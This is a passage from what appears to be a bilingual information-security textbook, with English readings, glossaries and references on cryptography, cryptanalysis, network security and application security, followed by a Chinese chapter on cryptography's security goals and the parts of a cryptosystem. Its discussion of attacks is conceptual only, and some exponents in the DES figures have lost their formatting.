In 1978, Ronald Rivest, Adi Shamir, and Len Adleman invented RSA, another public-key system.[18]

In 1997, it finally became publicly known that asymmetric key cryptography had been invented by James H. Ellis at GCHQ, a British intelligence organization, and that, in the early 1970s, both the Diffie-Hellman and RSA algorithms had been previously developed (by Malcolm J. Williamson and Clifford Cocks, respectively).[19]

The Diffie-Hellman and RSA algorithms, in addition to being the first publicly known examples of high quality public-key algorithms, have been among the most widely used. Others include the Cramer-Shoup cryptosystem, ElGamal encryption, and various elliptic curve techniques. See Category:Asymmetric-key cryptosystems.

Padlock icon from the Firefox Web browser, meant to indicate a page has been sent in SSL or TLS-encrypted protected form. However, such an icon is not a guarantee of security; any subverted browser might mislead a user by displaying such an icon when a transmission is not actually being protected by SSL or TLS.

In addition to encryption, public-key cryptography can be used to implement digital signature schemes. A digital signature is reminiscent of an ordinary signature; they both have

the characteristic that they are easy for a user to produce, but difficult for anyone else to forge. Digital signatures can also be permanently tied to the content of the message being signed; they cannot then be ‘moved’ from one document to another, for any attempt will be detectable. In digital signature schemes, there are two algorithms: one for signing, in which a secret key is used to process the message (or a hash of the message, or both), and one for verification, in which the matching public key is used with the message to check the validity of the signature. RSA and DSA are two of the most popular digital signature schemes. Digital signatures are central to the operation of public key infrastructures and many network security schemes (eg, SSL/TLS, many VPNs, etc).[14]

Public-key algorithms are most often based on the computational complexity of "hard" problems, often from number theory. For example, the hardness of RSA is related to the integer factorization problem, while Diffie-Hellman and DSA are related to the discrete logarithm problem. More recently, elliptic curve cryptography has developed in which security is based on number theoretic problems involving elliptic curves. Because of the difficulty of the underlying problems, most public-key algorithms involve operations such as modular multiplication and exponentiation, which are much more computationally expensive than the techniques used in most block ciphers, especially with typical key sizes. As a result, public-key cryptosystems are commonly hybrid cryptosystems, in which a fast high-quality symmetric-key encryption algorithm is used for the message itself, while the relevant symmetric key is sent with the message, but encrypted using a public-key algorithm. Similarly, hybrid signature schemes are often used, in which a cryptographic hash function is computed, and only the resulting hash is digitally signed.[9]

(5) Cryptanalysis

The goal of cryptanalysis is to find some weakness or insecurity in a cryptographic scheme, thus permitting its subversion or evasion.

It is a commonly held misconception that every encryption method can be broken. In connection with his WWII work at Bell Labs, Claude Shannon proved that the one-time pad cipher is unbreakable, provided the key material is truly random, never reused, kept secret from all possible attackers, and of equal or greater length than the message.[20] Most ciphers, apart from the one-time pad, can be broken with enough computational effort by brute force attack, but the amount of effort needed may be exponentially dependent on the key size, as compared to the effort needed to use the cipher. In such cases, effective security could be achieved if it is proven that the effort required (i.e., "work factor", in Shannon’s terms) is beyond the ability of any adversary. This means it must be shown that no efficient method (as opposed to the time-consuming brute force method) can be found to break the cipher. Since no

such showing can be made currently, as of today, the one-time-pad remains the only theoretically unbreakable cipher.

There are a wide variety of cryptanalytic attacks, and they can be classified in any of several ways. A common distinction turns on what an attacker knows and what capabilities are available. In a ciphertext-only attack, the cryptanalyst has access only to the ciphertext (good modern cryptosystems are usually effectively immune to ciphertext-only attacks). In a known-plaintext attack, the cryptanalyst has access to a ciphertext and its corresponding plaintext (or to many such pairs). In a chosen-plaintext attack, the cryptanalyst may choose a plaintext and learn its corresponding ciphertext (perhaps many times); an example is gardening, used by the British during WWII. Finally, in a chosen-ciphertext attack, the cryptanalyst may be able to choose ciphertexts and learn their corresponding plaintexts.[9] Also important, often overwhelmingly so, are mistakes (generally in the design or use of one of the protocols involved; see Cryptanalysis of the Enigma for some historical examples of this).

Cryptanalysis of symmetric-key ciphers typically involves looking for attacks against the block ciphers or stream ciphers that are more efficient than any attack that could be against a perfect cipher. For example, a simple brute force attack against DES requires one known plaintext and 255 decryptions, trying approximately half of the possible keys, to reach a point at which chances are better than even the key sought will have been found. But this may not be enough assurance; a linear cryptanalysis attack against DES requires 243 known plaintexts and approximately 243 DES operations.[21] This is a considerable improvement on brute force attacks.

Public-key algorithms are based on the computational difficulty of various problems. The most famous of these is integer factorization (e.g., the RSA algorithm is based on a problem related to integer factoring), but the discrete logarithm problem is also important. Much public-key cryptanalysis concerns numerical algorithms for solving these computational problems, or some of them, efficiently (ie, in a practical time). For instance, the best known algorithms for solving the elliptic curve-based version of discrete logarithm are much more time-consuming than the best known algorithms for factoring, at least for problems of more or less equivalent size. Thus, other things being equal, to achieve an equivalent strength of attack resistance, factoring-based encryption techniques must use larger keys than elliptic curve techniques. For this reason, public-key cryptosystems based on elliptic curves have become popular since their invention in the mid-1990s.

While pure cryptanalysis uses weaknesses in the algorithms themselves, other attacks on cryptosystems are based on actual use of the algorithms in real devices, and are called side-channel attacks. If a cryptanalyst has access to, say, the amount of time the device took to

encrypt a number of plaintexts or report an error in a password or PIN character, he may be able to use a timing attack to break a cipher that is otherwise resistant to analysis. An attacker might also study the pattern and length of messages to derive valuable information; this is known as traffic analysis,[22] and can be quite useful to an alert adversary. Poor administration of a cryptosystem, such as permitting too short keys, will make any system vulnerable, regardless of other virtues. And, of course, social engineering, and other attacks against the personnel who work with cryptosystems or the messages they handle (e.g., bribery, extortion, blackmail, espionage, torture, ...) may be the most productive attacks of all.

(6) Cryptographic primitives

Much of the theoretical work in cryptography concerns cryptographic primitives — algorithms with basic cryptographic properties — and their relationship to other cryptographic problems. More complicated cryptographic tools are then built from these basic primitives. Complex functionality in an application must be built in using combinations of these algorithms and assorted protocols. Such combinations are called cryptosystems and it is they which users actually encounter. Examples include PGP and its variants, ssh, SSL/TLS, all PKIs, digital signatures, etc For example, a one-way function is a function intended to be easy to compute but hard to invert.

But note that, in a very general sense, for any cryptographic application to be secure (if based on computational feasibility assumptions), one-way functions must exist. However, if one-way functions exist, this implies that $P \neq NP$.[3] Since the P versus NP problem is currently unsolved, it is not known if one-way functions really do exist. For instance, if one-way functions exist, then secure pseudorandom generators and secure pseudorandom functions exist.[23]

Other cryptographic primitives include the encryption algorithms themselves, one-way permutations, trapdoor permutations, etc.

(7) Cryptographic protocols

In many cases, cryptographic techniques involve back and forth communication among two or more parties in space (e.g., between the home office and a branch office) or across time (e.g., cryptographically protected backup data). The term cryptographic protocol captures this general idea.

Cryptographic protocols have been developed for a wide range of problems, including relatively simple ones like interactive proof systems,[24] secret sharing,[25][26] and zero-knowledge proofs,[27] and much more complex ones like electronic cash[28] and secure multiparty computation.[29]

When the security of a good cryptographic system fails, it is rare that the vulnerability

leading to the breach will have been in a quality cryptographic primitive. Instead, weaknesses are often mistakes in the protocol design (often due to inadequate design procedures, or less than thoroughly informed designers), in the implementation (e.g., a software bug), in a failure of the assumptions on which the design was based (e.g., proper training of those who will be using the system), or some other human error.

Many cryptographic protocols have been designed and analyzed using ad hoc methods, but they rarely have any proof of security, leaving aside the effects of humans in their operations. Methods for formally analyzing the security of protocols, based on techniques from mathematical logic (see for example BAN logic), and more recently from concrete security principles, have been the subject of research for the past few decades.[30][31][32] Unfortunately, to date these tools have been cumbersome and are not widely used for complex designs.

The study of how best to implement and integrate cryptography in applications is itself a distinct field, see: cryptographic engineering and security engineering.

2．Key Words

[1] plaintext: In cryptography, plaintext is the information which the sender wishes to transmit to the receiver(s).

[2] encryption: In cryptography, encryption is the process of transforming information (referred to as plaintext) using an algorithm (called cipher) to make it unreadable to anyone except those possessing special knowledge, usually referred to as a key. The result of the process is encrypted information (in cryptography, referred to as ciphertext).

[3]cipher: In cryptography, a cipher (or cypher) is an algorithm for performing encryption and decryption — a series of well-defined steps that can be followed as a procedure.

[4] key: In cryptography, a key is a piece of information (a parameter) that determines the functional output of a cryptographic algorithm. Without a key, the algorithm would have no result.

[5] digital signature: A digital signature or digital signature scheme is a type of asymmetric cryptography used to simulate the security properties of a handwritten signature on paper. Digital signature schemes consist of at least three algorithms: a key generation algorithm, a signature algorithm, and a verification algorithm.

[6] message authentication code (MAC):A cryptographic message authentication code (MAC) is a short piece of information used to authenticate a message. A MAC algorithm accepts as input a secret key and an arbitrary-length message to be authenticated, and outputs a MAC (sometimes known as a tag).

(7) brute force attack: In cryptanalysis, a brute force attack is a method of defeating a cryptographic scheme by trying a large number of possibilities; for example, possible keys in order to decrypt a message.

(8) quantum computer: A quantum computer is a device for computation that makes direct use of distinctively quantum mechanical phenomena, such as superposition and entanglement, to perform operations on data. In a classical (or conventional) computer, information is stored as bits; in a quantum computer, it is stored as qubits (quantum binary digits). The basic principle of quantum computation is that the quantum properties can be used to represent and structure data, and that quantum mechanisms can be devised and built to perform operations with this data.[1]

3. References

[1] Liddell and Scott's Greek-English Lexicon. Oxford University Press. 1984.

[2] David Kahn. The Codebreakers, 1967, ISBN 0-684-83130-9.

[3] a b c Oded Goldreich. Foundations of Cryptography. Volume 1: Basic Tools. Cambridge University Press, 2001, ISBN 0-521-79172-3.

[4] Cryptology (definition). Merriam-Webster's Collegiate Dictionary (11th edition). Merriam-Webster, Retrieved on 2008-02-01.

[5] Kama Sutra. Sir Richard F. Burton, translator. Part I, Chapter III, 44th and 45th arts.

[6] Hakim, Joy (1995). A History of Us: War, Peace and all that Jazz. New York: Oxford University Press. ISBN 0-19-509514-6.

[7] James Gannon. Stealing Secrets, Telling Lies: How Spies and Codebreakers Helped Shape the Twentieth Century, Washington, D.C., Brassey's, 2001, ISBN 1-57488-367-4.

[8] a b c Whitfield Diffie and Martin Hellman. New Directions in Cryptography. IEEE Transactions on Information Theory. vol. IT-22, Nov. 1976, pp: 644–654.

[9] a b c d e f AJ Menezes. PC van Oorschot, SA Vanstone. Handbook of Applied Cryptography, ISBN 0-8493-8523-7.

[10] FIPS PUB 197: The official Advanced Encryption Standard.

[11] NCUA letter to credit unions, July 2004.

[12] RFC 2440 - Open PGP Message Format.

[13] SSH at windowsecurity.com by Pawel Golen, July 2004.

[14] a b Bruce Schneier. Applied Cryptography, 2nd edition, Wiley, 1996, ISBN 0-471-11709-9.

[15] Whitfield Diffie and Martin Hellman, "Multi-user cryptographic techniques" Diffie and Hellman. AFIPS Proceedings 45, pp109–112, June 8, 1976.

[16] Ralph Merkle was working on similar ideas at the time and encountered publication

delays, and Hellman has suggested that the term used should be Diffie-Hellman-Merkle aysmmetric key cryptography.

[17] David Kahn. “Cryptology Goes Public”, 58 Foreign Affairs 141, 151 (fall 1979), p. 153.

[18] R. Rivest, A. Shamir, L. Adleman. A Method for Obtaining Digital Signatures and Public-Key Cryptosystems. Communications of the ACM, Vol. 21 (2), pp.120–126. 1978. Previously released as an MIT “Technical Memo” in April 1977, and published in Martin Gardner’s Scientific American Mathematical Recreations column.

[19] Clifford Cocks. A Note on Non-Secret Encryption. CESG Research Report, 20 November 1973.

[20] Shannon: Claude Shannon and Warren Weaver. The Mathematical Theory of Communication. University of Illinois Press, 1963, ISBN 0-252-72548-4

[21] Pascal Junod. “On the Complexity of Matsui’s Attack”. SAC 2001.

[22] Dawn Song, David Wagner, and Xuqing Tian, Timing Analysis of Keystrokes and Timing Attacks on SSH. In Tenth USENIX Security Symposium, 2001.

[23] J. Håstad, R. Impagliazzo, L.A. Levin, and M. Luby. A Pseudorandom Generator From Any One-Way Function. SIAM J. Computing, vol. 28 num. 4, pp 1364–1396, 1999.

[24] László Babai. Trading group theory for randomness. Proceedings of the Seventeenth Annual Symposium on the Theory of Computing, ACM, 1985.

[25] G. Blakley. Safeguarding cryptographic keys. In Proceedings of AFIPS 1979, volume 48, pp. 313–317, June 1979.

[26] A. Shamir. How to share a secret. In Communications of the ACM, volume 22, pp. 612–613, ACM, 1979.

[27] S. Goldwasser, S. Micali, and C. Rackoff. The Knowledge Complexity of Interactive Proof Systems. SIAM J. Computing, vol. 18, num. 1, pp. 186–208, 1989.

[28] S. Brands. Untraceable Off-line Cash in Wallets with Observers. In Advances in Cryptology — Proceedings of CRYPTO, Springer-Verlag, 1994.

[29] R. Canetti. Universally composable security: a new paradigm for cryptographic protocols. In Proceedings of the 42nd annual Symposium on the Foundations of Computer Science (FOCS), pp. 136–154, IEEE, 2001.

[30] D. Dolev and A. Yao. On the security of public key protocols. IEEE transactions on information theory, vol. 29 num. 2, pp. 198–208, IEEE, 1983.

[31] M. Abadi and P. Rogaway. Reconciling two views of cryptography (the computational soundness of formal encryption). In IFIP International Conference on Theoretical Computer Science (IFIP TCS 2000), Springer-Verlag, 2000.

[32] D. Song. Athena, an automatic checker for security protocol analysis. In Proceedings of the 12th IEEE Computer Security Foundations Workshop (CSFW), IEEE, 1999.

1.5.2 Network Security

1. Reading Materials

Network security consists of the provisions made in an underlying computer network infrastructure, policies adopted by the network administrator to protect the network and the network-accessible resources from unauthorized access and the effectiveness (or lack) of these measures combined together.

(1) Comparison with computer security

Securing network infrastructure is like securing possible entry points of attacks on a country by deploying appropriate defense. Computer security is more like providing means to protect a single PC against outside intrusion. The former is better and practical to protect the civilians from getting exposed to the attacks. The preventive measures attempt to secure the access to individual computers--the network itself—thereby protecting the computers and other shared resources such as printers, network-attached storage connected by the network. Attacks could be stopped at their entry points before they spread. As opposed to this, in computer security the measures taken are focused on securing individual computer hosts. A computer host whose security is compromised is likely to infect other hosts connected to a potentially unsecured network. A computer host's security is vulnerable to users with higher access privileges to those hosts.

(2) Attributes of a secure network

Network security starts from authenticating any user, most likely a username and a password. Once authenticated, a stateful firewall enforces access policies such as what services are allowed to be accessed by the network users.[1] Though effective to prevent unauthorized access, this component fails to check potentially harmful contents such as computer worms being transmitted over the network. An intrusion prevention system (IPS)[2] helps detect and prevent such malware. IPS also monitors for suspicious network traffic for contents, volume and anomalies to protect the network from attacks such as denial of service. Communication between two hosts using the network could be encrypted to maintain privacy. Individual events occurring on the network could be tracked for audit purposes and for a later high level analysis.

Honeypots, essentially decoy network-accessible resources, could be deployed in a network as surveillance and early-warning tools. Techniques used by the attackers that attempt to compromise these decoy resources are studied during and after an attack to keep an eye on

new exploitation techniques. Such analysis could be used to further tighten security of the actual network being protected by the honeypot.[3]

(3) Security management

Security Management for networks is different for all kinds of situations. A small home or an office would only require basic security while large businesses will require high maintenance and advanced software and hardware to prevent malicious attacks from hacking and spamming.

Small homes

- A basic firewall.
- For Windows users, basic Antivirus software like McAfee, Norton AntiVirus, AVG Antivirus or Windows Defender, others may suffice if they contain a virus scanner to scan for malicious software.
- When using a wireless connection, use a robust password.

Medium businesses

- A fairly strong firewall
- A strong Antivirus software and Internet Security Software.
- For authentication, use strong passwords and change it on a bi-weekly/monthly basis.
- When using a wireless connection, use a robust password.
- Raise awareness about physical security to employees.
- Use an optional network analyzer or network monitor.

Large businesses

- A strong firewall and proxy to keep unwanted people out.
- A strong Antivirus software and Internet Security Software.
- For authentication, use strong passwords and change it on a weekly/bi-weekly basis.
- When using a wireless connection, use a robust password.
- Exercise physical security precautions to employees.
- Prepare a network analyzer or network monitor and use it when needed.
- Implement physical security management like closed circuit television for entry areas and restricted zones.
- Security fencing to mark the company's perimeter.
- Fire extinguishers for fire-sensitive areas like server rooms and security rooms.
- Security guards can help to maximize security.

School

- An adjustable firewall and proxy to allow authorized users access from the outside and inside.

- A strong Antivirus software and Internet Security Software.
- Wireless connections that lead to firewalls.
- CIPA compliance.
- Supervision of network to guarantee updates and changes based on popular site usage.
- Constant supervision by teachers, librarians, and administrators to guarantee protection against attacks by both internet and sneakernet sources.

Large Government

- A strong strong firewall and proxy to keep unwanted people out.
- A strong Antivirus software and Internet Security Software.
- Strong encryption, usually with a 256 bit key.
- Whitelist authorized wireless connection, block all else.
- All network hardware is in secure zones.
- All host should be on a private network that is invisible from the outside.
- Put all servers in a DMZ, or a firewall from the outside and from the inside.
- Security fencing to mark perimeter and set wireless range to this.

2. Key Words

authorization: is the concept of allowing access to resources only to those permitted to use them. More formally, authorization is a process (often part of the operating system) that protects computer resources by only allowing those resources to be used by resource consumers that have been granted authority to use them. Resources include individual files' or items' data, computer programs, computer devices and functionality provided by computer applications.

Network-attached storage (NAS): is file-level computer data storage connected to a computer network providing data access to heterogeneous network clients.

Authentication: is the act of establishing or confirming something (or someone) as authentic, that is, that claims made by or about the thing are true. This might involve confirming the identity of a person, the origins of an artifact, or assuring that a computer program is a trusted one.

A computer worm: is a self-replicating computer program. It uses a network to send copies of itself to other nodes (computer terminals on the network) and it may do so without any user intervention. Unlike a virus, it does not need to attach itself to an existing program. Worms almost always cause harm to the network, if only by consuming bandwidth, whereas viruses almost always corrupt or modify files on a targeted computer.

A denial-of-service attack (DoS attack) or distributed denial-of-service attack (DDoS attack): is an attempt to make a computer resource unavailable to its intended users. Although

the means to carry out, motives for, and targets of a DoS attack may vary, it generally consists of the concerted, malevolent efforts of a person or persons to prevent an Internet site or service from functioning efficiently or at all, temporarily or indefinitely. Perpetrators of DoS attacks typically target sites or services hosted on high-profile web servers such as banks, credit card payment gateways, and even DNS root servers.

3. References

[1] A Role-Based Trusted Network Provides Pervasive Security and Compliance - interview with Jayshree Ullal, senior VP of Cisco.

[2] Dave Dittrich. Network monitoring/Intrusion Detection Systems (IDS). University of Washington.

[3] Honeypots, Honeynets. Security of the Internet (The Froehlich/Kent Encyclopedia of Telecommunications vol. 15. Marcel Dekker, New York, 1997, pp. 231-255.) Introduction to Network Security, Matt Curtin.

1.5.3 Application Security

1. Reading Materials

Application security encompasses measures taken to prevent exceptions in the security policy of an application or the underlying system (vulnerabilities) through flaws in the design, development, or deployment of the application.

Applications only control the use of resources granted to them, and not which resources are granted to them. They, in turn, determine the use of these resources by users of the application through application security.

(1) Methodology

According to the patterns & practices Improving Web Application Security book, a principle-based approach for application security includes: [1]

- Know your threats
- Secure the network, host and application
- Bake security into your application life cycle

Note that this approach is technology / platform independent. It is focused on principles, patterns, and practices.

For more information on a principle-based approach to application security, see patterns & practices Application Security Methodology.

(2) Threats, Attacks, Vulnerabilities, and Countermeasures

According to the patterns & practices Improving Web Application Security book, the

following terms are relevant to application security: [1]

- Asset. A resource of value such as the data in a database or on the file system, or a system resource.
- Threat. A negative effect.
- Vulnerability. A weakness that makes a threat possible.
- Attack (or exploit). An action taken to harm an asset.
- Countermeasure. A safeguard that addresses a threat and mitigates risk.

(3) Application Threats / Attacks

According to the patterns & practices Improving Web Application Security book, the following are classes of common application security threats / attacks: [1]

Category	Threats/Attacks
Input Validation	Buffer overflow; cross-site scripting; SQL injection; canonicalization
Authentication	Network eavesdropping; brute force attacks; dictionary attacks; cookie replay; credential theft
Authorization	Elevation of privilege; disclosure of confidential data; data tampering; luring attacks
Configuration management	Unauthorized access to administration interfaces; unauthorized access to configuration stores; retrieval of clear text configuration data; lack of individual accountability; over-privileged process and service accounts
Sensitive data	Access sensitive data in storage; network eavesdropping; data tampering
Session management	Session hijacking; session replay; man in the middle
Cryptography	Poor key generation or key management; weak or custom encryption
Parameter manipulation	Query string manipulation; form field manipulation; cookie manipulation; HTTP header manipulation
Exception management	Information disclosure; denial of service
Auditing and logging	User denies performing an operation; attacker exploits an application without trace; attacker covers his or her tracks

(4) Mobile Application Security

The proportion of mobile devices providing open platform functionality is expected to continue to increase as time move on. The openness of these platforms offers significant opportunities to all parts of the mobile eco-system by delivering the ability for flexible programmes and service delivery options that may be installed, removed or refreshed multiple times in line with the user's needs and requirements. However, with openness comes responsibility and unrestricted access to mobile resources and APIs by applications of unknown or untrusted origin could result in damage to the user, the device, the network or all

of these, if not managed by suitable security architectures and network precautions. Mobile Application Security is provided in some form on most open OS mobile devices (Symbian OS[2], Microsoft [citation needed], BREW, etc.). Industry groups have also created recommendations including the GSM Association and Open Mobile Terminal Platform (OMTP) .[3]

(5) Security testing for applications

Security testing techniques scour for vulnerabilities or security holes in applications. These vulnerabilities leave applications open to exploitation. Ideally, security testing is implemented throughout the entire software development life cycle (SDLC) so that vulnerabilities may be addressed in a timely and thorough manner. Unfortunately, testing is often conducted as an afterthought at the end of the development cycle.

Vulnerability scanners, and more specifically web application scanners, otherwise known as penetration testing tools (i.e. ethical hacking tools) have been historically used by security organizations within corporations and security consultants to automate the security testing of http request/responses; however, this is not a substitute for the need for actual source code review. Physical code reviews of an application's source code can be accomplished manually or in an automated fashion. Given the common size of individual programs (often 500K Lines of Code or more), the human brain can not execute a comprehensive data flow analysis needed in order to completely check all circuitous paths of an application program to find vulnerability points. The human brain is suited more for filtering, interrupting and reporting the outputs of automated source code analysis tools available commercially versus trying to trace every possible path through a compiled code base to find the root cause level vulnerabilities.

The two types of automated tools associated with application vulnerability detection (application vulnerability scanners) are Penetration Testing Tools (otherwise known as Black Box Testing Tools) and Source Code Analysis Tools (otherwise known as White Box Testing Tools). Tools in the Black Box Testing arena include Devfense, Watchfire, HP [4] (through the acquisition of SPI Dynamics [5]), Cenzic, Nikto (open source), Grendel-Scan (open source), N-Stalker and Sandcat (freeware). Tools in the White Box Testing arena include Armorize Technologies, Fortify Software and Ounce Labs.

Banking and large E-Commerce corporations have been the very early adopter customer profile for these types of tools. It is commonly held within these firms that both Black Box testing and White Box testing tools are needed in the pursuit of application security. Typically sited, Black Box testing (meaning Penetration Testing tools) are ethical hacking tools used to

attack the application surface to expose vulnerabilities suspended within the source code hierarchy. Penetration testing tools are executed on the already deployed application. White Box testing (meaning Source Code Analysis tools) are used by either the application security groups or application development groups. Typically introduced into a company through the application security organization, the White Box tools complement the Black Box testing tools in that they give specific visibility into the specific root vulnerabilities within the source code in advance of the source code being deployed. Vulnerabilities identified with White Box testing and Black Box testing are typically in accordance with the OWASP taxonomy for software coding errors. White Box testing vendors have recently introduced dynamic versions of their source code analysis methods; which operates on deployed applications. Given that the White Box testing tools have dynamic versions similar to the Black Box testing tools, both tools can be correlated in the same software error detection paradigm ensuring full application protection to the client company.

2. Key Words

(1) Vulnerability: is the susceptibility to physical or emotional injury or attack. It also means to have one's guard down, open to censure or criticism; assailable. Vulnerability refers to a person's state of being liable to succumb, as to persuasion or temptation.

(2) A countermeasure: is a system (usually for a military application) designed to prevent sensor-based weapons from acquiring and/or destroying a target.

Countermeasures that alter the electromagnetic, acoustic or other signature(s) of a target thereby altering the tracking and sensing behavior of an incoming threat (e.g., guided missile) are designated softkill measures.

(3) Configuration management (CM) is a field of management that focuses on establishing and maintaining consistency of a product's performance and its functional and physical attributes with its requirements, design, and operational information throughout its life. For information assurance, CM can be defined as the management of security features and assurances through control of changes made to hardware, software, firmware, documentation, test, test fixtures, and test documentation throughout the life cycle of an information system.s

(4) session management: is the process of keeping track of a user's activity across sessions of interaction with the computer system.

(5) The Open Mobile Terminal Platform (OMTP): is a forum created by mobile network operators to discuss standards with manufacturers of cell phones and other mobile devices. Although dominated by network operators, the OMTP includes manufacturers such as Nokia, Samsung, Motorola, Sony Ericsson and LG Electronics.

3. References

[1] Improving Web Application Security: Threats and Countermeasures. published by Microsoft Corporation.

[2] Platform Security Concepts. Simon Higginson.

[3] Recommendations papers. Open Mobile Terminal Platform.

[4] Application security: Find web application security vulnerabilities during every phase of the software development lifecycle, HP center.

[5] HP acquires SPI Dynamics. CNET news.com.

第 2 章　密码学基础与应用

2.1　密码学的基本概念

密码学（Cryptology）是一门古老的科学。大概自人类社会出现战争便产生了密码，以后逐渐形成一门独立的学科。在密码学形成和发展的历程中，科学技术的发展和战争的刺激都起了积极的推动作用。电子计算机一出现便被用于密码破译，使密码进入电子时代。1949 年香农（C.D.Shannon）发表了《保密系统的通信理论》的著名论文，把密码学置于坚实的数学基础之上，标志着密码学作为一门科学的形成。1976 年 W.Diffie 和 M.Hellman 提出公开密钥密码，从此开创了一个密码新时代。1977 年美国联邦政府颁布数据加密标准（DES），这是密码史上的一个创举。1994 年美国联邦政府颁布密钥托管加密标准（EES），1994 年美国联邦政府颁布数字签名标准（DSS），2001 年美国联邦政府颁布高级加密标准（AES）。我国国家密码管理局一直高度重视密码标准管理工作，从 2000 年就开始组织相关规范的组织编写工作，先后用白皮书的形式发布了系列技术标准，规范了商用密码产品的研发与应用。2011 年，经国标委批准设立了密码行业标准化技术委员会，标志着密码标准化工作正式纳入到国家标准管理体系。目前，我国许可并大力推广应用的通用密码算法是 SM2 椭圆曲线公钥密码算法、SM3 密码杂凑算法和 SM4 分组密码算法。同时，在智能电网、居民健康卡、社会保障等领域允许使用 SM1 分组密码算法，在电子标签、重要门禁系统等领域采用 SM7 分组密码算法，在通信领域采用 ZUC 祖冲之密码算法。这些都是密码发展史上的一个个重要的里程碑。

研究密码编制的科学称为**密码编制学**(Cryptography)，研究密码破译的科学称为**密码分析学**(Cryptanalysis)，密码编制学和密码分析学共同组成**密码学**(Cryptology)。

密码学作为信息安全的关键技术，其安全目标主要包括三个非常重要的方面：**保密性**（confidentiality）、**完整性**（integrity）和**可用性**（availability）。

2.1.1　密码学的基本安全目标

2.1.1.1　保密性

保密性是确保信息仅被合法用户访问，而不被泄露给非授权的用户、实体或过程，或供其利用的特性。即防止信息泄漏给非授权个人或实体，信息只为授权用户使用的特性。这里的“访问”是指不仅可以读，还能浏览、打印或简单了解一些特殊资源是否存在。

常用的保密技术包括：防侦收（使对手侦收不到有用的信息）、防辐射（防止有用信息以各种途径辐射出去）、数据加密（在密钥的控制下，用加密算法对信息进行加密处理。即使对手得到了加密后的信息也会因为没有密钥而无法读懂有效信息）、物理保密（利用各种物理方法，如限制、隔离、掩蔽、控制等措施，保护信息不被泄露）等。

2.1.1.2 完整性

完整性是指所有资源只能由授权方或以授权的方式进行修改，即信息未经授权不能进行改变的特性。信息在存储或传输过程中保持不被偶然或蓄意地删除、修改、伪造、乱序、重放、插入等破坏和丢失的特性。完整性是一种面向信息的安全性，它要求保持信息的原样，即信息的正确生成和正确存储和传输。

完整性与保密性不同，保密性要求信息不被泄露给未授权的人，而完整性则要求信息不致受到各种原因的破坏。影响网络信息完整性的主要因素有：设备故障、误码（传输、处理和存储过程中产生的误码，定时的稳定度和精度降低造成的误码，各种干扰源造成的误码）、人为攻击、计算机病毒等。

2.1.1.3 可用性

可用性是指所有资源在适当的时候可以由授权方访问，即信息可被授权实体访问并按需求使用的特性。信息服务在需要时，允许授权用户或实体使用的特性，或者是网络部分受损或需要降级使用时，仍能为授权用户提供有效服务的特性。可用性是信息系统面向用户的安全性能。信息系统最基本的功能是向用户提供服务，而用户的需求是随机的、多方面的、有时还有时间要求。可用性一般用系统正常使用时间和整个工作时间之比来度量。

可用性还应该满足以下要求：身份识别与确认、访问控制（对用户的权限进行控制，只能访问相应权限的资源，防止或限制经隐蔽通道的非法访问）。

2.1.2 密码体制

密码技术的基本思想是伪装信息，使未授权者不能理解它的真实含义。所谓伪装就是对数据进行一组可逆的数学变换。伪装前的原始数据称为**明文**（Plaintext），伪装后的数据称为**密文**(Ciphertext)，伪装的过程称为**加密**（Encryption）。加密在**加密密钥**（Key）的控制下进行。用于对数据加密的一组数学变换称为**加密算法**。发信者将明文数据加密成密文，然后将密文数据送入网络传输或存入计算机文件，而且只给合法收信者分配密钥。合法收信者接收到密文后，施行与加密变换相逆的变换，去掉密文的伪装恢复出明文，这一过程称为**解密**（Decryption）。解密在**解密密钥**的控制下进行。用于解密的一组数学变换称为**解密算法，**而且解密算法是加密算法的逆。因为数据以密文形式在网络中传输或存入计算机文件，而且只给合法收信者分配密钥。这样，即使密文被非法窃取，因为未授权者没有密钥而不能得到明文，因此未授权者也不能理解它的真实含义，从而达到确保数据秘密性的目的。同样，因为未授权者没有密钥也不能伪造出合理的明密文，

因而篡改数据必然被发现，从而达到确保数据真实性的目的。与能够检测发现篡改数据的道理相同，如果密文数据中发生了错误或毁坏也将能够检测发现，从而达到确保数据完整性的目的。

一个密码系统，通常简称为**密码体制**（Cryptosystem），由五部分组成（如图 2-1）。

（1）**明文空间** M，它是全体明文的集合。

（2）**密文空间** C，它是全体密文的集合。

（3） **密钥空间** K，它是全体密钥的集合。其中每一个密钥 K 均由加密密钥 K_e 和解密密钥 K_d 组成，即 $K=<K_e, K_d>$。

（4）**加密算法** E，它是一族由 M 到 C 的加密变换。

（5）**解密算法** D，它是一族**由 C 到 M** 的解密变换。

对于每一个确定的密钥，加密算法将确定一个具体的加密变换，解密算法将确定一个具体的解密变换，而且解密变换就是加密变换的逆变换。对于明文空间 M 中的每一个明文 M，加密算法 E 在密钥 K_e 的控制下将明文 M 加密成密文 C：

$$C=E（M，K_e）\tag{2-1}$$

而解密算法 D 在密钥 K_d 的控制下将密文 C 解密出同一明文 M ：

$$M=D（C，K_d）=D（E（M，K_e），K_d）\tag{2-2}$$

